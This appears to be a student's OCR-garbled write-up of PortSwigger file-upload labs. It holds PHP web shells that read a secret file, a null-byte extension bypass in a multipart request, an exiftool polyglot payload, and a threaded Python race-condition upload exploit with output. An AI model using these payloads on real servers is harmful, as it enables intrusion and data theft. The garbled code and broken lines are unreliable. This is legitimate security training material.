Lab: Remote code execution via web shell upload

This lab contains a vulnerable image upload function. It doesn't perform any validation on the files users upload before storing them on the server's filesystem.

To solve the lab, upload a basic PHP web shell and use it to exfiltrate the contents of the file home/carlos/secret. Submit this secret using the button provided in the lab banner.

You can log in to your own account using the following credentials: wiener:peter

```
charon® DESKTOP-U6PP1DL)-[~]


$ cat shell.php


<?php include('/home/carlos/secret'); ?>

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$ |

Avatar:
```







Lab: Web shell upload via Content-Type restriction bypass


This lab contains a vulnerable image upload function. It attempts to prevent users from uploading unexpected file types, but relies on checking user-controllable input to verify this.


To solve the lab, upload a basic PHP web shell and use it to exfiltrate the contents of the file home/carlos/secret. Submit this secret using the button provided in the lab banner.

You can log in to your own account using the following credentials: wiener:peter











Lab: Web shell upload via path traversal

This lab contains a vulnerable image upload function. The server is configured to prevent execution of user-supplied files, but this restriction can be bypassed by exploiting a <u>secondary vulnerability</u>.

To solve the lab, upload a basic PHP web shell and use it to exfiltrate the contents of the file home/carlos/secret. Submit this secret using the button provided in the lab banner.

You can log in to your own account using the following credentials: wiener:peter






Lab: Web shell upload via obfuscated file extension


This lab contains a vulnerable image upload function. Certain file extensions are blacklisted, but this defense can be bypassed using a classic obfuscation technique.

To solve the lab, upload a basic PHP web shell, then use it to exfiltrate the contents of the file home/carlos/secret. Submit this secret using the button provided in the lab banner.

You can log in to your own account using the following credentials: wiener:peter



```
III = II
    Request
                                                                                                                                                                              Response
                                                                                                                                                                                                                                                                                                                    In ≡
     Pretty
                                                                                                                                                                                                                     Hex Render
                         Raw
         https://0a67003b0474b54380a553e8008f00b9.web-secu
                                                                                                                                                                              2 Date: Sun, 06 Apr 2025 07:13:54 GMT
         rity-academy.net/my-account?id=wiener
                                                                                                                                                                               3 Server: Apache/2.4.41 (Ubuntu)
12 Upgrade-Insecure-Requests: 1
                                                                                                                                                                              4 Vary: Accept-Encoding
13 Sec-Fetch-Dest: document
                                                                                                                                                                              5 Content-Type: text/html; charset=UTF-8
14 Sec-Fetch-Mode: navigate
                                                                                                                                                                               6 X-Frame-Options: SAMEORIGIN
15 Sec-Fetch-Site: same-origin
                                                                                                                                                                               7 Content-Length: 130
16 Sec-Fetch-User: ?1
17 Priority: u=0, i
                                                                                                                                                                              9 The file avatars/shell.php has been uploaded.
<a href="/my-account" title="Return to">
<a href="/my-account" title="Return to"
<a href="/my-account" title="/my-account" title="/my-a
                                                                                                                                                                                                     previous page">
20 -----geckoformboundarycaf27e959b7b4c6f8d6a1eb92a
                                                                                                                                                                                                                   « Back to My Account
          02b869
21 Content-Disposition: form-data; name="avatar";
filename="shell.php%00.png"
22 Content-Type: image/png
24 <?php include('/home/carlos/secret'); ?>
26 -----geckoformboundarycaf27e959b7b4c6f8d6a1eb92a
          02b869
27 Content-Disposition: form-data; name="user"
          ----geckoformboundarycaf27e959b7b4c6f8d6a1eb92a
31 Content-Disposition: form-data; name="csrf"
```



Lab: Web shell upload via extension blacklist bypass


This lab contains a vulnerable image upload function.


Certain file extensions are blacklisted, but this defense can be bypassed due to a fundamental flaw in the configuration of this blacklist.


To solve the lab, upload a basic PHP web shell, then use it to exfiltrate the contents of the file /home/carlos/secret. Submit this secret using the button provided in the lab banner.

You can log in to your own account using the following credentials: wiener:peter

Hint







Lab: Remote code execution via polyglot web shell upload

This lab contains a vulnerable image upload function.

Although it checks the contents of the file to verify that it is a

genuine image, it is still possible to upload and execute server-side code.

To solve the lab, upload a basic PHP web shell, then use it to exfiltrate the contents of the file home/carlos/secret. Submit this secret using the button provided in the lab banner.

You can log in to your own account using the following credentials: wiener:peter

server is cheking meta data to verify the content wheather it is images or not so lets edit meta deta

```
(charon@DESKTOP-U6PP1DL)-[~/temp]b contains a vulnerable image upload function.


$ exiftool -Comment="<?php echo; START; che.file_get_contents(;/home/carlos/secret') . 'END'; ?>" Untitled.jpeg -o pol yglot.php

1 image files created

code.

Any Image
```

exiftool -Comment="<?php echo 'START ' . file_get_contents('/home/carlo s/secret') . ' END'; ?>" Untitled.jpeg -o polyglot.php





Lab: Web shell upload via race condition

This lab contains a vulnerable image upload function.

Although it performs robust validation on any files that are uploaded, it is possible to bypass this validation entirely by exploiting a race condition in the way it processes them.

To solve the lab, upload a basic PHP web shell, then use it to exfiltrate the contents of the file /home/carlos/secret . Submit this secret using the button provided in the lab banner.

You can log in to your own account using the following credentials: wiener:peter

we are uploading a file sever checks and then thell your php is not allowed

but for check the sever it has to save file right

then he checks and if its php then it remove

so in that few seconds when it save we have to fetch data on that time

so lets use python adn threading in python

```
#!/usr/bin/env python3
import requests
import urllib3
from bs4 import BeautifulSoup
import threading
import time
urllib3.disable_warnings()
# Burp Suite proxy
proxies = {'http://127.0.0.1:8080', 'https': 'http://127.0.0.1:8080'}
# Reusable session
s = requests.Session()
def get_login():
  url = "https://0abd008d04ba145780f36cdd001f00e8.web-security-acad
emy.net/login"
  r = s.get(url, verify=False, proxies=proxies)
  soup = BeautifulSoup(r.text, 'html.parser')
  value = soup.find('input', {'name': 'csrf'}).get('value')
  return value
def post_login():
  url = "https://0abd008d04ba145780f36cdd001f00e8.web-security-acad
```

```
emy.net/login"
  csrf = qet_login()
  data = {'csrf': csrf, 'username': 'wiener', 'password': 'peter'}
  r = s.post(url=url, data=data, verify=False, proxies=proxies, allow_redire
cts=True)
  res = r.text
  if "Log out" in res:
    print("[+] Login successful!")
    soup = BeautifulSoup(r.text, 'html.parser')
    csrf = soup.find('input', {'name': 'csrf'}).get('value')
    name = soup.find('input', {'name': 'user'}).get('value')
    return csrf, name
  else:
    print("[-] Login failed!")
    return None, None
def upload_file():
  csrf, name = post_login()
  if not csrf or not name:
    return
  for i in range(20): # Increased attempts for better chance
       url = "https://0abd008d04ba145780f36cdd001f00e8.web-security-
academy.net/my-account/avatar"
       files = {'avatar': open('lastshell.php', 'rb')}
       data = {'user': name, 'csrf': csrf}
       r = s.post(url=url, files=files, data=data, verify=False, proxies=proxi
es, allow_redirects=False)
       print(f"[+] Upload attempt {i+1} - Status: {r.status_code}")
       time.sleep(0.2) # Short delay between uploads
    except Exception as e:
       print(f"[!] Upload error: {e}")
def read_file():
  url = "https://0abd008d04ba145780f36cdd001f00e8.web-security-acad
emy.net/files/avatars/lastshell.php"
```

```
for x in range(50): # Try many times to catch the short-lived window
     try:
       req = s.get(url=url, verify=False, proxies=proxies)
       if "Badar" in req.text:
          print("\n[+] Payload executed!")
          print("[+] Secret content:\n" + req.text)
          break
       else:
          print(f"[-] Try {x+1}: Not ready yet")
       time.sleep(0.2)
     except Exception as e:
       print(f"[!] Read error: {e}")
# Run both functions in parallel
if __name__ == "__main__":
  t1 = threading.Thread(target=upload_file)
  t2 = threading.Thread(target=read_file)
  t1.start()
  t2.start()
  t1.join()
  t2.join()
```

```
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s cat lastshell.php

<?php echo 'Badar' . file_get_contents('/home/carlos/secret'); ?>

(charon® DESKTOP-U6PP1DL)-[/mnt/c/Users/owxan/Desktop]

sg(1)** All issues (125)**
```

```
C:\Users\owxan\Desktop>python fileuploadlab.py

[-] Try 1: Not ready yet

[-] Try 2: Not ready yet

[+] Login successful!

PS C:\Users\owxan\Desktop> & C:\Users\owxan\AppData\Local\Microsoft\Window

[+] Payload executed!

[+] Secret content: 1: Not ready yet

Badar5razCtGillAWZBV0yvD2uTOYl7Ppn1qd

[+] Upload attempt 1 - Status: 403

[+] Upload attempt 2 - Status: 403

[+] Upload attempt 4 - Status: 403

[+] Upload attempt 5 - Status: 403

[+] Upload attempt 5 - Status: 403

[+] Upload attempt 5 - Status: 403

[+] Upload attempt 6 - Status: 403

[+] Upload attempt 6 - Status: 403

[+] Upload attempt 6 - Status: 403

[+] Upload attempt 7 - Status: 403

[+] Upload attempt 7 - Status: 403

[+] Upload attempt 6 - Status: 403

[+] Upload attempt 7 - Status: 403
```